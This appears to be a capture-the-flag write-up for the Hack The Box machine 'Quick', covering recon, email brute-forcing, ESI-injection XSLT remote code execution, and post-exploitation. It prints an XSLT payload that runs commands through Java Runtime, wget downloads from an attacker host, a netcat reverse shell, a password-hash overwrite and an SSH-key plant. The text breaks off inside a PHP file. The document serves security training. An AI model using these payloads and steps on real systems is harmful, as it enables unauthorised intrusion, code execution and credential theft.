Quick

Quick Writeup by Aidbucket


First off i added the machines ip (10.10.10.186) to my /etc/hosts file for the sake of saving effort in the future.

echo "10.10.10.186 quick.htb" >> /etc/hosts


Followed with an nmap scan against the machine.

```
root ~ htb quick nmap -sC -sV quick.htb

Starting Nmap 7.60 ( https://nmap.org ) at 2020-08-28 00:16 BST
Stats: 0:01:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 00:18 (0:00:00 remaining)
Nmap scan report for quick.htb (10.10.10.186)
Host is up (0.076s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fb:b0:61:82:39:50:4b:21:a8:62:98:4c:9c:38:82:70 (RSA)
|   256 ee:bb:4b:72:63:17:10:ee:08:ff:e5:86:71:fe:8f:80 (ECDSA)
|_  256 80:a6:c2:73:41:f0:35:4e:5f:61:a7:6a:50:ea:b8:2e (EdDSA)
9001/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Quick | Broadband Services
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.49 seconds
root ~ htb quick
```

From here we can see there is a web server running on port 9001



On the same page you can find a link to a login (/login.php),



as well as a page with a list of clients (/clients.php)

None of this seemed useful to me at the moment so i moved on and decided to run gobuster against the site

```
root ~ > htb > quick > gobuster dir -u http://quick.htb:9001/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-directories.txt -t 50 -x php,html,tx
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://quick.htb:9001/
[+] Threads:        50
[+] Wordlist:       /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-directories.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,html,txt
[+] Timeout:        10s
===============================================================
2020/08/28 00:32:27 Starting gobuster
===============================================================
/search.php (Status: 200)
/login.php (Status: 200)
/db.php (Status: 200)
/home.php (Status: 200)
/index.php (Status: 200)
/clients.php (Status: 200)
/ticket.php (Status: 200)
/server-status (Status: 200)
Progress: 9610 / 62276 (15.43%)
```

While i left this running in the background it seemed like a good time to run a udp nmap scan against the machine

```
root ~ > htb > quick > nmap -sU quick.htb

Starting Nmap 7.60 ( https://nmap.org ) at 2020-08-28 00:39 BST
Nmap scan report for quick.htb (10.10.10.186)
Host is up (0.087s latency).

PORT    STATE         SERVICE
443/udp open|filtered https

Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds
root ~ > htb > quick
```

This reveals a udp server running on port 443. The only way to access this server is by using HTTP3. Since chromium's feature that supposedly supports HTTP3 over QUIC (hence the name Quick) didn't work for me, i had to build quiche & curl as followed under the “quiche version” section in this link: https://github.com/curl/curl/blob/master/docs/HTTP3.md

```
root … > quick > curl > src > ./curl --help | grep http3
     --http3         Use HTTP v3
root … > quick > curl > src
```

Now we have support for HTTP3, i proceeded to use curl to browse the server

```
root ~ > htb > quick > curl/src/curl --http3 https://quick.htb:443/

<html>
<title> Quick | Customer Portal</title>
<h1>Quick | Portal</h1>
<head>
<style>
ul {
  list-style-type: none;
  margin: 0;
  padding: 0;
  width: 200px;
  background-color: #f1f1f1;
}

li a {
  display: block;
  color: #000;
  padding: 8px 16px;
  text-decoration: none;
}

/* Change the link color on hover */
li a:hover {
  background-color: #555;
  color: white;
}
</style>
</head>
<body>
<p> Welcome to Quick User Portal</p>
<ul>
  <li><a href="index.php">Home</a></li>
  <li><a href="index.php?view=contact">Contact</a></li>
  <li><a href="index.php?view=about">About</a></li>
  <li><a href="index.php?view=docs">References</a></li>
</ul>
</html>
root ~ > htb > quick
```

From the output you can see 3 useful params to append to index.php:

index.php?view=contact
index.php?view=about
index.php?view=docs

Curling index.php with the view=docs param shows the location of 2 pdfs

```
root ~ > htb > quick > curl/src/curl --http3 https://quick.htb:443/index.php?view=docs
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">

<h1>Quick | References</h1>
<ul>
  <li><a href="docs/QuickStart.pdf">Quick-Start Guide</a></li>
  <li><a href="docs/Connectivity.pdf">Connectivity Guide</a></li>
</ul>
</head>
</html>
root ~ > htb > quick
```

You can download the pdfs using curl

```
root ~ htb quick curl/src/curl --http3 https://quick.htb:443/docs/Connectivity.pdf -o connectivity.pdf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 83830  100 83830    0     0   203k      0 --:--:-- --:--:-- --:--:--  203k
root ~ htb quick
```

Inside of the Connectivity.pdf there is the password “Quick4cc3$$”, i also checked the QuickStart.pdf but there was nothing useful inside of it

How to Connect ?

1. Once router is up and running just navigate to http://172.15.0.4/quick_login.jsp
2. You can use your registered email address and Quick4cc3$$ as password.
3. Login and change your password for WiFi and ticketing system.
4. Don’t forget to ping us on chat whenever there is an issue.

Going back to the login page we have only a password but not a email to use, from here you can bruteforce possible emails with knowledge of the contents from clients.php

2	Darkwing Solutions	US
3	Wink	UK


Example, a possible email could be “username@darkwing.com” or “username@wink.co.uk” taking consideration of the clients country, to bruteforce the username of the email i used burp intruder with a wordlist from SecLists (/usr/share/wordlists/SecLists/Usernames/Names/names.txt).

```
POST /login.php HTTP/1.1
Host: quick.htb:9001
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://quick.htb:9001
Connection: close
Referer: http://quick.htb:9001/login.php
Upgrade-Insecure-Requests: 1

email=§email§%40wink.co.uk&password=Quick4cc3$$
```


The username “elisa” gets a 302 response meaning we have successfully logged in

elisa	302	☐	☐	397
elisabet	200	☐	☐	310
elisabeth	200	☐	☐	310


elisa@wink.co.uk:Quick4cc3$$




Since we are now logged in it's possible to visit /ticket.php found from earliers gobuster




Submitting a ticket will alert us with the following message:




You can search for your ticket number at /home.php, it returns with the title,desc and ticket number of our ticket



Observing the request in burp repeater:



Looking at the response, under the X-Powered-By Header it shows the server is running Esigate, while searching for esigate vulns an interesting blog comes up about ESI Injection



The goal is to get RCE through XSLT, for a better understanding of this exploit read this: https://www.gosecure.net/blog/2019/05/02/esi-injection-part-2-abusing-specific-implementations/

We can use these 2 payloads as a template in our request

Triggering the XSLT Processing

A regular esi:include tag has the following form:

```
<esi:include src="http://website.com/data/news.xml" stylesheet="/news_template.xsl">
</esi:include>
```

The requirement to exploit this vulnerability is similar to previous attacks. The attacker must be able to reflect a value with XML tags inside a page that is cached. Once a reflected value is found on the site, the following payload is reflected by the attacker in the HTTP response.

```
<esi:include src="http://website.com/" stylesheet="http://evil.com/esi.xsl">
</esi:include>
```

The stylesheet attribute will point to a malicious XSLT resource hosted on a remote server controlled by the attacker.

XSLT to RCE

The XSLT processing is triggered automatically by ESI-Gate when the included tag has a remote stylesheet. By default, the XML parser in Java allows the import of Java functions. This can easily lead to arbitrary code execution as demonstrated in the following stylesheet sample.

```
<?xml version="1.0" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="xml" omit-xml-declaration="yes"/>
<xsl:template match="/"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
<root>
<xsl:variable name="cmd"><![CDATA[touch /tmp/pwned]]></xsl:variable>
<xsl:variable name="rtObj" select="rt:getRuntime()"/>
<xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
Process: <xsl:value-of select="$process"/>
Command: <xsl:value-of select="$cmd"/>
</root>
</xsl:template>
</xsl:stylesheet>
```

We are going to need 2 files, one .xsl file and one .xml file. The contents of both files wil match. Also keep in mind you cant reuse a payload with the same filename as one you have previously used before. The 2 files will execute wget and download a nc binary from a server you're hosting

```
root ~ htb quick www nano aid.xsl
root ~ htb quick www nano aid.xml
root ~ htb quick www cat aid.xml
<?xml version="1.0" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="xml" omit-xml-declaration="yes"/>
<xsl:template match="/"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
<root>
<xsl:variable name="cmd"><![CDATA[wget 10.10.17.151/nc]]></xsl:variable>
<xsl:variable name="rtObj" select="rt:getRuntime()"/>
<xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
Process: <xsl:value-of select="$process"/>
Command: <xsl:value-of select="$cmd"/>
</root>
</xsl:template>
</xsl:stylesheet>
root ~ htb quick www cat aid.xsl
<?xml version="1.0" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="xml" omit-xml-declaration="yes"/>
<xsl:template match="/"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
<root>
<xsl:variable name="cmd"><![CDATA[wget 10.10.17.151/nc]]></xsl:variable>
<xsl:variable name="rtObj" select="rt:getRuntime()"/>
<xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
Process: <xsl:value-of select="$process"/>
Command: <xsl:value-of select="$cmd"/>
</root>
</xsl:template>
</xsl:stylesheet>
root ~ htb quick www
```


Now start a server hosting these files which you can include in the esigate tags

```
root ~ htb quick www python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Submit a ticket with anything in the input fields, intercept the request in burp and replace the contents of the msg param with your payload

```
POST /ticket.php HTTP/1.1
Host: quick.htb:9001
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://quick.htb:9001
Connection: close
Referer: http://quick.htb:9001/ticket.php
Cookie: PHPSESSID=0d497tjnggo6ovev1qtip49p4d
Upgrade-Insecure-Requests: 1

title=test&msg=<esi%3ainclude+src%3d"http%3a//10.10.15.98/aid.xml"+stylesheet%3d"http%3a//10.10.15.98/aid.xsl">
</esi%3ainclude>&id=TKT-4994
```

After that you will get an alert with your ticket number, search for the ticket number at /home.php and it will execute your payload



Taking a look at the server you will see the machine has read our .xsl & .xml file and executed our payload meaning the nc binary gets downloaded. Now that we have command execution i decided to make three different payloads, one that downloads nc then one that runs chmod against the binary and the last executes a shell back to us using nc (remember you gotta rename the files if you are re-attempting this)

```
root ~ htb quick www python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.186 - - [28/Aug/2020 02:38:00] "GET /aid.xsl HTTP/1.1" 200 -
10.10.10.186 - - [28/Aug/2020 02:38:00] "GET /aid.xml HTTP/1.1" 200 -
10.10.10.186 - - [28/Aug/2020 02:38:00] "GET /nc HTTP/1.1" 200 -
```

Now do the exact same thing you just did but as i mentioned above, you will end up with a shell as sam

```
bucket ~ nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.10.186 37010 received!
id
uid=1000(sam) gid=1000(sam) groups=1000(sam)
```

I then upgrade to a tty shell to make life easier

```
bucket ~ nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.10.186 37010 received!
id
uid=1000(sam) gid=1000(sam) groups=1000(sam)
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
sam@quick:~$ ^Z
[1]+  Stopped                 nc -lvnp 4444
bucket ~ 1 stty raw -echo
bucket ~ 1 nc -lvnp 4444

sam@quick:~$ export TERM=screen
sam@quick:~$
```

Acquired user.txt (◕‿◕✿)

```
sam@quick:~$ ls -l
total 2856
drwxr-xr-x 5 sam sam    4096 Mar 20 03:01 esigate-distribution-5.2
-rwxrwxr-x 1 sam sam 2914424 May  5 14:32 nc
-r-------- 1 sam sam      33 Aug 27 18:59 user.txt
sam@quick:~$ cat user.txt
20fed04af315944d43410a007a0561f3
sam@quick:~$
```

Since we have a shell we can read php files such as db.php (/var/www/html/db.php) that we couldnt read from our browser earlier

```
sam@quick:/var/www/html$ cat db.php
<?php
$conn = new mysqli("localhost","db_adm","db_p4ss","quick");
?>
sam@quick:/var/www/html$
```

This file contains a set of credentials used for the sql db lets attempt to login with them , while also noting them to a file on our host for later reference

```
sam@quick:/var/www/html$ mysql -u db_adm -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 253
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Now logged in, we can look around the DBs available

```
mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| quick              |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql>
```

Lets see whats inside of the quick db, there is 3 tables the jobs table is empty, tickets seems useless. However the users table has some interesting contents

```
mysql> use quick;
Reading table information for
You can turn off this feature

Database changed
mysql> show tables;
+----------------+
| Tables_in_quick |
+----------------+
| jobs           |
| tickets        |
| users          |
+----------------+
3 rows in set (0.00 sec)

mysql>
```

```
mysql> select * from users;
+--------------+-----------------+----------------------------------+
| name         | email           | password                         |
+--------------+-----------------+----------------------------------+
| Elisa        | elisa@wink.co.uk | c6c35ae1f3cb19438e0199cfa72a9d9d |
| Server Admin | srvadm@quick.htb | e626d51f8fbfd1124fdea88396c35d05 |
+--------------+-----------------+----------------------------------+
2 rows in set (0.00 sec)

mysql>
```

From here we can see a new login & user but the password is hashed. Whats the point of trying to crack it when you can just update the password with the hashed password of one we already know, you can do this by using UPDATE as shown below

```
mysql> UPDATE users SET password="c6c35ae1f3cb19438e0199cfa72a9d9d" WHERE email="srvadm@quick.htb";
Query OK, 0 rows affected (0.00 sec)
Rows matched: 1  Changed: 0  Warnings: 0

mysql> select * from users;
+--------------+-----------------+----------------------------------+
| name         | email           | password                         |
+--------------+-----------------+----------------------------------+
| Elisa        | elisa@wink.co.uk | c6c35ae1f3cb19438e0199cfa72a9d9d |
| Server Admin | srvadm@quick.htb | c6c35ae1f3cb19438e0199cfa72a9d9d |
+--------------+-----------------+----------------------------------+
2 rows in set (0.00 sec)

mysql>
```

Logging in at http://quick.htb:9001/login.php with the server admins creds leads nowhere, with standard enumeration you can find a new subdomain which runs on port 80 “printerv2.quick.htb” inside of the /etc/apache2/sites-available/000-default.conf file

```
</VirtualHost>
<VirtualHost *:80>
        AssignUserId srvadm srvadm
        ServerName printerv2.quick.htb
        DocumentRoot /var/www/printer
</VirtualHost>
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
sam@quick:/var/www/printer$
```

First we are gonna have to port forward port 80 to access this server, i did this by writing my pub key to sam's authorized_keys file in ~/home/.ssh/ and using ssh to forward the port as shown below.


```
sam@quick:~$ mkdir .ssh
sam@quick:~$ cd .ssh
duyP root@aid" > authorized_keysuZ1me8rDgSAWPDtQFW/Mo
sam@quick:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDGYTCJcp/mRcJl3
1WI/V9ER7Y1KvWOAEtOUA0PsIACK5QcQXKak3QLFB1GhnP6LHm4Ed
AWPDtQFW/MoFdAc5v0EIbNTagWDZhcebNrIjb8duyP root@aid
sam@quick:~/.ssh$
```

```
root ~ > htb > quick  ssh -L 80:localhost:80 sam@quick.htb
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)
```

Now edit your /etc/hosts file so we can visit the subdomain

```
root ~ > htb > quick > www  cat /etc/hosts
127.0.0.1       localhost
127.0.0.1       aid
127.0.0.1       quick.htb printerv2.quick.htb
```

Visiting http://printerv2.quick.htb/ we get a login field. Lets use the server admins credentials




srvadm@quick.htb:Quick4cc3$$

Logged in shows a simple page with a picture of a printer on it and two links to other pages such as /printer.php and /add_printer.php visiting http://printerv2.quick.htb/printers.php shows us the current printers and http://printerv2.quick.htb/add_printer.php gives an option to add a printer by IP,Port and Title. This is all relevant to the job.php file located at /var/www/printer/ as it has a race condition that we can exploit to get the ssh key for the user srvadm.

```
sam@quick:/var/www/printer$ cat job.php
<?php
require __DIR__ . '/escpos-php/vendor/autoload.php';
use Mike42\Escpos\PrintConnectors\NetworkPrintConnector;
use Mike42\Escpos\Printer;
include("db.php");
session_start();

if($_SESSION["loggedin"])
{
        if(isset($_POST["submit"]))
        {
                $title=$_POST["title"];
                $file = date("Y-m-d_H:i:s");
                file_put_contents("/var/www/jobs/".$file,$_POST["desc"]);
                chmod("/var/www/printer/jobs/".$file,"0777");
                $stmt=$conn->prepare("select ip,port from jobs");
                $stmt->execute();
                $result=$stmt->get_result();
                if($result->num_rows > 0)
                {
                        $row=$result->fetch_assoc();
                        $ip=$row["ip"];
                        $port=$row["port"];
                        try
                        {
                                $connector = new NetworkPrintConnector($ip,$port);
                                sleep(0.5); //Buffer for socket check
                                $printer = new Printer($connector);
                                $printer -> text(file_get_contents("/var/www/jobs/".$file));
                                $printer -> cut();
                                $printer -> close();
                                $message="Job assigned";
                                unlink("/var/www/jobs/".$file);
                        }
                        catch(Exception $error)
                        {
                                $error="Can't connect to printer.";
                                unlink("/var/www/jobs/".$file);
```

